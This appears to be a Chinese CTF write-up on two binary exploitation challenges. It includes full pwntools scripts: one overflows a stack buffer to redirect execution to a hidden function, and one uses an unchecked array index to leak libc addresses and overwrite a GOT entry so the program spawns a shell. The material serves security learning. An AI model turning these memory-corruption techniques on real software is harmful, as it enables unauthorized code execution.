

## Getshell


使用file命令查看程序类型




可以看出这是一个64位的Linux程序，所以我们使用64位版本的IDA打开getshell程序。在汇编视图下按F5可以得到反汇编代码




代码逻辑很简单，并且存在栈溢出漏洞。仔细观察的话，不难发现还有另外一个函数



那么，只需要把返回地址指向pwn函数就可以了。那么，第一步就是测试偏移量。首先构造200字节的字符串。



并当做输入传递给程序，观察程序崩溃时的状态



接下来计算偏移量



偏移量意味着我们可以按照 ‘a’\*18 + Pwn函数地址 的形式构造payload，攻击脚本如下

*#!/usr/bin/env python*

*# coding=utf-8*

from pwn import \*


p = process('./getshell')

payload = 'a'\*18 + p64(0x4006d6)

p.sendline(payload)

p.interactive()


攻击成功后效果如下



PS. 截图中需要用到的工具：gdb插件pwndbg, python第三方库pwntools

## Array

同样的，查看程序类型



因此使用32位ida分析

int \_\_cdecl main(int argc, const char \*\*argv, const char \*\*envp)

{

char v4; *// [esp+4Eh] [ebp-1Ah]@3*

int v5; *// [esp+58h] [ebp-10h]@1*

int v6; *// [esp+5Ch] [ebp-Ch]@4*

int v7; *// [esp+60h] [ebp-8h]@1*

v7 = 0;

setbuf(stdin, 0);

setbuf(stdout, 0);

printf("what's your name?\n");

v5 = 0;

\_\_isoc99\_scanf("%s", name);

while ( v5 < 2 )

{

printf("do you want to read or write?[R/w]");

\_\_isoc99\_scanf("%s", &v4);

if ( v4 == 119 )

{

printf("which one do you want to write\n");

\_\_isoc99\_scanf("%d", &v6);

printf("Ok, input the value:");

\_\_isoc99\_scanf("%d", &a[v6]);

}

else

{

printf("which one do you want to read\n");

\_\_isoc99\_scanf("%d", &v6);

printf("this value is %d\n", a[v6]);

}

++v5;

}

puts(name);

puts("bye");

return 0;

}

程序功能为：输入读或写，并给定任意下标，但程序没有对下标的范围进行检测，导致数组边界溢出，进而导致内存任意读写（内存任意读写意味着可以拿到shell），这里我们选择通过got表来泄露地址以及最终的eip控制，那么其实这里比较关键的一步是偏移量的计算和数据的转换。完整的攻击代码如下：

*#!/usr/bin/env python*

*# coding=utf-8*

from pwn import \*

from ctypes import \*

slog = 1

debug = 1

local = 1

if slog: context.log\_level = 'debug'

p = process('./array\_overflow')

binf = ELF('./array\_overflow')

p.recvuntil('name')

p.sendline('/bin/sh')

*#gdb.attach(p, open('./array\_overflow\_break'))*

p.recvuntil('[R/w]')

p.sendline('R')

p.recvuntil('read')

p.sendline(str(-(binf.symbols['a'] - binf.got['printf'])/4)) # 计算数组下标

p.recvuntil('value is ')

printf\_addr = c\_uint32(int(p.recvline()[:-1])).value # 把输出转换为地址

print 'printf\_addr is', hex(printf\_addr)

libc = ELF('/lib32/libc.so.6')

system\_addr = printf\_addr - libc.symbols['printf'] + libc.symbols['system']

print 'system\_addr is ', hex(system\_addr)

p.recvuntil('[R/w]')

p.sendline('w')

p.recvuntil('write')

p.sendline(str(-(binf.symbols['a'] - binf.got['puts'])/4)) # 计算修改puts函数需要的下标

p.recvuntil('value:')

p.sendline(str(c\_int32(system\_addr).value)) # 写入system函数地址

p.interactive() # 拿到shell